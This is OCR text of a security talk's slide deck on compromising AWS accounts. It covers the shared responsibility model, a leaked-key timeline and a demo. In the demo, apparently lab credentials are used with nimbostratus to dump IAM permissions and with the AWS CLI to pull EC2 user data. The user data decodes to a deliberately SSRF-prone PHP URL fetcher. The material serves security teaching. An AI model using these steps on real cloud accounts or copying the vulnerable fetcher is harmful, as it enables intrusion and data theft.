Compromising AWS® for fun and profit

Simon Whittaker

Cyber Security Director - Vertical Structure Ltd

Prepare, Protect, Persist®

- **Prepare**
- We help you and your partners to understand how to identify and resolve potential security issues at the earliest stages with hands on 'hack yourself first', threat modelling and GDPR compliance workshops as well as security training for non-technical colleagues.
- **Protect**
- Using automated and manual penetration testing techniques, we provide a comprehensive security report for your Web and mobile applications, including API testing, and networks. The report highlights potential issues and their resolutions.
- **Persist**
- We ensure that your organisation benefits from continual improvements in security levels through information assurance processes, auditing and certification including ISO27001:2013 and Cyber Essentials.

Qualifications

aws partner network


Select

Consulting Partner

aws CERTIFIED

Security - Specialty

Shared Responsibility Model



CUSTOMER

RESPONSIBILITY FOR SECURITY 'IN' THE CLOUD

CUSTOMER DATA

PLATFORM, APPLICATIONS, IDENTITY & ACCESS MANAGEMENT

OPERATING SYSTEM, NETWORK & FIREWALL CONFIGURATION

CLIENT-SIDE DATA ENCRYPTION & DATA INTEGRITY AUTHENTICATION

SERVER-SIDE ENCRYPTION (FILE SYSTEM AND/OR DATA)

NETWORKING TRAFFIC PROTECTION (ENCRYPTION, INTEGRITY, IDENTITY)

AWS

RESPONSIBILITY FOR SECURITY 'OF' THE CLOUD

SOFTWARE

COMPUTE

STORAGE

DATABASE

NETWORKING

HARDWARE/AWS GLOBAL INFRASTRUCTURE

REGIONS

AVAILABILITY ZONES

EDGE LOCATIONS

Image from: https://aws.amazon.com/compliance/shared-responsibility-model/


What do attackers want?

Tesla Hackers Hijacked Amazon Cloud Account to Mine Cryptocurrency

Working fast

- Never commit credentials
- Never commit credentials
- Use principle of least privilege
- Never commit credentials

https://technodrone.blogspot.com/2019/03/the-anatomy-of-aws-key-leak-to-public.html



Timeline of an AWS® Account Compromise

Technodrone example

Visualised from https://technodrone.blogspot.com/2019/03/the-anatomy-of-aws-key-leak-to-public.html


Keys committed to AWS
commit xxxa802
Author: SomePerson
Date: Mon Mar 4 10:31:04 2019 +0200

First malicious attempt
Just over 1 minute later (T+2:02m) someone tried to use the key

Email Received from Amazon
Subject: Action Required: Your AWS account xxxxxxxxxxxx is compromised
Date: Mon, 4 Mar 2019 08:31:59 +0000


Let’s have a play

Find the user privileges




```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $ ./nimbostratus dump-permissions --access-key=AKIAS2VOZSUNDWOVFZPZ --
secret-key=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
Current user bob1
{u'Statement': [{u'Action': [u'iam:List*',
                             u'iam:Get*',
                             u'ec2:AllocateAddress',
                             u'ec2:AttachVolume',
                             u'ec2:CreateDhcpOptions',
                             u'ec2:CreateFlowLogs',
                             u'ec2:CreateImage',
                             u'ec2:CreateRoute',
                             u'ec2:DescribeInstances',
                             u'ec2:DescribeInstanceAttribute',
                             u'ec2:DescribeSecurityGroups',
                             u'ec2:DescribeSubnets',
                             u'ec2:DescribeVolumes',
                             u'ec2:DescribeVpcs',
                             u'ec2:GetConsoleOutput',
                             u'ec2:GetConsoleScreenshot',
                             u'ec2:GetPasswordData',
                             u'ec2:ModifyInstanceAttribute',
                             u'ec2:RebootInstances',
                             u'ec2:StartInstances',
                             u'ec2:StopInstances'],
                 u'Effect': u'Allow',
                 u'Resource': u'*'}],
 u'Version': u'2012-10-17'}
```

Find Instance User Data



```
(nimbovenv) lukasz@MacBook-Pro:~/Documents/Workspace/Nimbostratus $  aws ec2 describe-instance-attribute --instance-id i-0b231ce6dd1744
9ad --attribute userData --profile bob
{
    "InstanceId": "i-0b231ce6dd17449ad",
    "UserData": {
        "Value": "IyEvYmluL2Jhc2gKeXVtIHVwZGF0ZSAteQp5dW0gaW5zdGFsbCBwaHAgLXkKeXVtIGluc3RhbGwgaHR0cGQgLXkKbWtkaXIgLXAgL3Zhci93d3cvaHRtbA
pjZCAvdmFyL3d3dy9odG1sCnJtIC1yZiAuLyoKcHJpbnRmICI8P3BocFxuaWYoaXNzZXQoXCRfUE9TVFsndXJsJ10pKSB7XG4gIGlmKHN0cmNtcChcJF9QT1NUWydwYXNzd29yZC
ddLCAnOTY5OTEwNTk3NDAzMTMxMzExMzIwMzMwMDgwJykgIT0gMCkge1xuICAgIGVjaG8gJ1dyb25nIHBhc3N3b3JkLiBZb3UganVzdCBuZWVkIHRvIGZpbmQgaXQhJztcbiAgIC
BkaWU7XG4gIH1cbiAgZWNobyAnPHByZT4nO1xuICBlY2hvKGZpbGVfZ2V0X2NvbnRlbnRzKFwkX1BPU1RbJ3VybCddKSk7XG4gIGVjaG8gJzwvcHJlPic7XG4gIGRpZTtcbn1cbj
8+XG48aHRtbD48aGVhZD48dGl0bGU+VVJMIEZldGNoZXI8L3RpdGxlPjwvaGVhZD48Ym9keT48Zm9ybSBtZXRob2Q9J1BPU1QnPjxsYWJlbCBmb3I9J3VybCc+RW50ZXIgdGhlIH
Bhc3N3b3JkIGFuZCBhIFVSTCB0aGF0IHlvdSB3YW50IHRvIG1ha2UgYSByZXF1ZXN0IHRvIChleDogaHR0cHM6Ly9nb29nbGUuY29tLyk8L2xhYmVsPjxiciAvPjxpbnB1dCB0eX
BlPSd0ZXh0JyBuYW1lPSdwYXNzd29yZCcgcGxhY2Vob2xkZXI9J1Bhc3N3b3JkJyAvPjxpbnB1dCB0eXBlPSd0ZXh0JyBuYW1lPSd1cmwnIHBsYWNlaG9sZGVyPSdVUkwnIC8+PG
JyIC8+PGlucHV0IHR5cGU9J3N1Ym1pdCcgdmFsdWU9J1JldHJpZXZlIENvbnRlbnRzJyAvPjwvZm9ybT48L2JvZHk+PC9odG1sPiIgPiBpbmRleC5waHAKL3Vzci9zYmluL2FwYW
NoZWN0bCBzdGFydA=="
    }
}
```

Decode the User Data



Decode from Base64 format

Simply use the form below

IyEvYmluL2Jhc2gKeXVtIHVwZGF0ZSAteQp5dW0gaW5zdGFsbCBwaHAgLXkKeXVtIGluc3RhbGwgaHR0cGQgLXkKbW
tkaXIgLXAgL3Zhci93d3cvaHRtbApjZCAvdmFyL3d3dy9odG1sCnJtIC1yZiAuLyoKcHJpbnRmICI8P3BocFxuaWYoaXNzZX
QoXCRfUE9TVFsndXJsJ10pKSB7XG4gIGlmKHN0cmNtcChcJF9QT1NUWydwYXNzd29yZCddLCAnOTY5OTEwNTk3N
DAzMTMxMzExMzIwMzMwMDgwJykgIT0gMCkge1xuICAgIGVjaG8gJ1dyb25nIHBhc3N3b3JkLiBZb3UganVzdCBuZWVk
IHRvIGZpbmQgaXQhJztcbiAgICBkaWU7XG4gIH1cbiAgZWNobyAnPHByZT4nO1xuICBlY2hvKGZpbGVfZ2V0X2NvbnRl
bnRzKFwkX1BPU1RbJ3VybCddKSk7XG4gIGVjaG8gJzwvcHJlPic7XG4gIGRpZTtcbn1cbj8+XG48aHRtbD48aGVhZD48d
Gl0bGU+VVJMIEZldGNoZXI8L3RpdGxlPjwvaGVhZD48Ym9keT48Zm9ybSBtZXRob2Q9J1BPU1QnPjxsYWJlbCBmb3I9
J3VybCc+RW50ZXIgdGhlIHBhc3N3b3JkIGFuZCBhIFVSTCB0aGF0IHlvdSB3YW50IHRvIG1ha2UgYSByZXF1ZXN0IHRv
IChleDogaHR0cHM6Ly9nb29nbGUuY29tLyk8L2xhYmVsPjxiciAvPjxpbnB1dCB0eXBlPSd0ZXh0JyBuYW1lPSdwYXNzd2
9yZCcgcGxhY2Vob2xkZXI9J1Bhc3N3b3JkJyAvPjxpbnB1dCB0eXBlPSd0ZXh0JyBuYW1lPSd1cmwnIHBsYWNlaG9sZG
VyPSdVUkwnIC8+PGJyIC8+PGlucHV0IHR5cGU9J3N1Ym1pdCcgdmFsdWU9J1JldHJpZXZlIENvbnRlbnRzJyAvPjwvZm
9ybT48L2JvZHk+PC9odG1sPiIgPiBpbmRleC5waHAKL3Vzci9zYmluL2FwYWNoZWN0bCBzdGFydA

For encoded binaries *(like images, documents, etc.)* upload your data via the file decode form below.


UTF-8 — Source charset.

Live mode OFF — Decodes in real-time when you type or paste *(supports only unicode charsets)*.

< DECODE > — Decodes your data into the textarea below.

